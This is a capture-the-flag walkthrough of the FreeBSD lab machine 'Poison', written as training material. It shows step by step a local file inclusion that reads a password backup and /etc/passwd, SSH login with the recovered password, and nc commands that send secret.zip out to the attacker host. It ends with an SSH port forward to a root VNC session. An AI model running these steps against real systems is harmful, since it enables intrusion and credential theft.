
Write Up Poison



Poison

OS: FreeBSD

Difficulty: Medium

Points: 30

Release: 24 Mar 2018

IP: 10.10.10.84

Made By: IceL0rd


Discord: IceL0rd#3684

Table of Contents

Enumeration


Nmap Scan

nmap -sV -sC 10.10.10.84



```
root@kali:/tmp/Poison# nmap -sV -sC  10.10.10.84
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-18 04:46 EDT
Nmap scan report for 10.10.10.84
Host is up (0.019s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
| ssh-hostkey:
|   2048 e3:3b:7d:3c:8f:4b:8c:f9:cd:7f:d2:3a:ce:2d:ff:bb (RSA)
|   256 4c:e8:c6:02:bd:fc:83:ff:c9:80:01:54:7d:22:81:72 (ECDSA)
|_  256 0b:8f:d5:71:85:90:13:85:61:8b:eb:34:13:5f:94:3b (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
|_http-server-header: Apache/2.4.29 (FreeBSD) PHP/5.6.32
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd
```

Web Page




10.10.10.84

Temporary website to test local .php scripts.

Sites to be tested: ini.php, info.php, listfiles.php, phpinfo.php

Scriptname:

After submitting the php files, 1 was useful; listfiles.php




10.10.10.84

Temporary website to test local .php scripts.

Sites to be tested: ini.php, info.php, listfiles.php, phpinfo.php

Scriptname: listfiles.php

After submitting listfiles.php, we see the following.




view-source:http://10.10.10.84/browse.php?file=listfiles.php

```
Array
(
    [0] => .
    [1] => ..
    [2] => browse.php
    [3] => index.php
    [4] => info.php
    [5] => ini.php
    [6] => listfiles.php
    [7] => phpinfo.php
    [8] => pwdbackup.txt
)
```

Now we want to see the contents of the file.

view-source:http://10.10.10.84/browse.php?file=pwdbackup.txt




view-source:http://10.10.10.84/browse.php?file=pwdbackup.txt

```
This password is secure, it's encoded atleast 13 times.. what could go wrong really..

Vm0wd2QyUXlVWGxWV0d4WFlURndVRlpzWkZOalJsWjBUVlpPV0ZKc2JETlhhMk0xVmpKS1IySkVU
bGhoTVVwVVZtcEdZV015U2tWVQpiR2hvVFZWd1ZWWnRjRWRUTWxKSVZtdGtXQXBpUm5CUFdWZDBS
bVZHV25SalJYUlVUVlUxU1ZadGRGZFZaM0JwVmxad1dWWnRNVFJqCk1EQjRXa1prWVZKR1NsVlVW
M040VGtaa2NtRkdaR2hWV0VKVVdXeGFTMVZHWkZoTlZGSlRDazFFUWpSV01qVlRZVEZLYzJOSVRs
WmkKV0doNlZHeGFZVk5IVWtsVWJXaFdWMFZLVlZkWGVHRlRNbEY0VjI1U2ExSXdXbUZEYkZwelYy
eG9XR0V4Y0hKWFZscExVakZPZEZKcwpaR2dLWVRCWk1GWkhkR0ZaVms1R1RsWmtZVkl5YUZkV01G
WkxWbFprV0dSSFJsUk5WbkJZVmpKMGExWnRSWHBWYmtKRVlYcEdlVmxyClZsTldNREZ4Vm10NFYw
MXVUak5hVm1SSFVqRldjd3BqUjJ0TFZXMDFRMkl4WkhOYVJGSlhUV3hLUjFSc1dtdFpWa2w1WVVa
T1YwMUcKV2t4V2JGcHJWMGRXU0dSSFJuTldiVkpIV1ZSR2IzVnJXVFpOV0daeFZWWjBjVmxtczFSVmxzVm5k
WFJsbDVDbVJIT1ZkTlZGWkxWWFVK...
```

We see that it's 13 times encoded with base64, in order to decrypt it I used bash one liner.

base64=$(cat base64-encoded.txt); for i in $(seq 1 13); do base64=$(echo $base64 | tr -d ' ' | base64 -d); done; echo $base64




```
root@kali:/tmp/Poison# cat base64-encoded.txt
Vm0wd2QyUXlVWGxWV0d4WFlURndVRlpzWkZOalJsWjBUVlpPV0ZKc2JETlhhMk0xVmpKS1IySkVU
bGhoTVVwVVZtcEdZV015U2tWVQpiR2hvVFZWd1ZWWnRjRWRUTWxKSVZtdGtXQXBpUm5CUFdWZDBS
bVZHV25SalJYUlVUVlUxU1ZadGRGZFZaM0JwVmxad1dWWnRNVFJqCk1EQjRXa1prWVZKR1NsVlVW
M040VGtaa2NtRkdaR2hWV0VKVVdXeGFTMVZHWkZoTlZGSlRDazFFUWpSV01qVlRZVEZLYzJOSVRs
WmkKV0doNlZHeGFZVk5IVWtsVWJXaFdWMFZLVlZkWGVHRlRNbEY0VjI1U2ExSXdXbUZEYkZwelYy
eG9XR0V4Y0hKWFZscExVakZPZEZKcwpaR2dLWVRCWk1GWkhkR0ZaVms1R1RsWmtZVkl5YUZkV01G
WkxWbFprV0dSSFJsUk5WbkJZVmpKMGExWnRSWHBWYmtKRVlYcEdlVmxyClZsTldNREZ4Vm10NFYw
MXVUak5hVm1SSFVqRldjd3BqUjJ0TFZXMDFRMkl4WkhOYVJGSlhUV3hLUjFSc1dtdFpWa2w1WVZa
T1YwMUcKV2t4V2JGcHJWMGRXU0dSSFJuTldiVkpIV1ZSR2IzVnJXVFpOV0daeFZWWjBjVmxtczFSVmxzVm5k
WFJsbDVDbVJIT1ZkTlZGWkxWWFVK...
root@kali:/tmp/Poison# base64=$(cat base64-encoded.txt); for i in $(seq 1 13); do base64=$(echo $base64 | tr -d ' ' | base64 -d); done; echo $base64
Charix!2#4%6&8(0
root@kali:/tmp/Poison# 
```

Charix!2#4%6&8(0

Local File Inclusion

If we change the file to /etc/passwd

view-source:http://10.10.10.84/browse.php?file=/etc/passwd



view-source:http://10.10.10.84/browse.php?file=/etc/passwd

```
# $FreeBSD: releng/11.1/etc/master.passwd 299365 2016-05-10 12:47:36Z bcr $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
auditdistd:*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
_ypldap:*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
_tss:*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin
messagebus:*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin
avahi:*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin
cups:*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin
charix:*:1001:1001:charix:/home/charix:/bin/csh

```


We see a user called: charix

Exploitation

Loggin in with SSH

Now we have a user + a password, we can try to login with SSH.


ssh charix@10.10.10.49 Charix!2#4%6&8(0



```
charix@Poison:~ % whoami && ifconfig && cat user.txt; echo
charix
le0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
        options=8<VLAN_MTU>
        ether 00:50:56:b9:9c:19
        hwaddr 00:50:56:b9:9c:19
        inet 10.10.10.84 netmask 0xffffff00 broadcast 10.10.10.255
        nd6 options=29<PERFORMNUD,IFDISABLED,AUTO_LINKLOCAL>
        media: Ethernet autoselect
        status: active
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 16384
        options=600003<RXCSUM,TXCSUM,RXCSUM_IPV6,TXCSUM_IPV6>
        inet6 ::1 prefixlen 128
        inet6 fe80::1%lo0 prefixlen 64 scopeid 0x2
        inet 127.0.0.1 netmask 0xff000000
        nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
        groups: lo
eaacdfb2d141b72a589233063604209c
```

Post-Exploitation

We can see there is a filed called; secret.zip.



```
charix@Poison:~ % ls -al secret.zip
-rw-r-----  1 root  charix  166 Mar 19  2018 secret.zip
charix@Poison:~ % pwd
/home/charix
charix@Poison:~ %
```


I transferred the file to my system.

Kali System:

nc -lnvp 1234 > secrets.zip

Target System:

nc -nv 10.10.14.12 1234 < secret.zip




```
charix@Poison:~ % nc -nv 10.10.14.12 1234 < secret.zip
Connection to 10.10.14.12 1234 port [tcp/*] succeeded!
charix@Poison:~ %

kali@kali:/tmp/Poison$ sudo su
[sudo] password for kali:
root@kali:/tmp/Poison# nc -lnvp 1234 > secret.zip
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.84] 35254
^C
root@kali:/tmp/Poison# ls secret.zip
secret.zip
```

We can unzip it because the password is:


Charix!2#4%6&8(0

unzip secret.zip



```
root@kali:/tmp/Poison# unzip secret.zip
Archive:  secret.zip
[secret.zip] secret password:
 extracting: secret
root@kali:/tmp/Poison#
```

When reading out the secret file, we couldn't read it.




```
root@kali:/tmp/Poison# cat secret; echo
��[|ѣz!
root@kali:/tmp/Poison#
```

Further Enumeration

Since we couldn’t use the secret file we need to look/enumerate more on the system.

After some enumeration, I found out that was a VNC service running as root.

ps -aux | grep Xvnc




```
charix@Poison:~ % ps -aux | grep Xvnc
root    529  0.0  0.9  23620  8872 v0- S     10:49     0:00.03 Xvnc :1 -desktop X
charix 848  0.0  0.0    412   328  1  R+    11:59     0:00.00 grep Xvnc
charix@Poison:~ %
```

Port Forwarding

We need to forward this port (5901) to our machine because during our Nmap scan, we couldn’t see that port 5901 was open.

ssh -L 5901:127.0.0.1:5901 charix@10.10.10.84




```
root@kali:/tmp/Poison# ssh -L 5901:127.0.0.1:5901 charix@10.10.10.84
Password for charix@Poison:
Last login: Thu Jun 18 12:04:40 2020 from 10.10.14.12
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:   https://www.FreeBSD.org/security/

root@kali:/tmp/Poison# ss -antp | grep 5901
LISTEN    0       128          127.0.0.1:5901          0.0.0.0:*      users:(("ssh",pid=4014,fd=5))
LISTEN    0       128              [::1]:5901             [::]:*      users:(("ssh",pid=4014,fd=4))
root@kali:/tmp/Poison#
```

Connecting By using VNC

We need a password.


vncviewer 127.0.0.1:5901



```
root@kali:/tmp/Poison# vncviewer 127.0.0.1:5901
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Password:
```

Remember that secret file which characters we couldn't read, I tried that as the password and it worked.


vncviewer 127.0.0.1:5901 -passwd secret



```
root@kali:/tmp/Poison# vncviewer 127.0.0.1:5901 -passwd secret
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Authentication successful
```

```
root@Poison:~ #
```

whoami && ifconfig && cat root.txt; echo



```
root@Poison:~ # whoami && ifconfig && cat root.txt; echo
root
le0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
        options=8<VLAN_MTU>
        ether 00:50:56:b9:9c:19
        hwaddr 00:50:56:b9:9c:19
        inet 10.10.10.84 netmask 0xffffff00 broadcast 10.10.10.255
        nd6 options=29<PERFORMNUD,IFDISABLED,AUTO_LINKLOCAL>
        media: Ethernet autoselect
        status: active
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 16384
        options=600003<RXCSUM,TXCSUM,RXCSUM_IPV6,TXCSUM_IPV6>
        inet6 ::1 prefixlen 128
        inet6 fe80::1%lo0 prefixlen 64 scopeid 0x2
        inet 127.0.0.1 netmask 0xff000000
        nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
        groups: lo
716d04b188419cf2bb99d891272361f5

root@Poison:~ #
```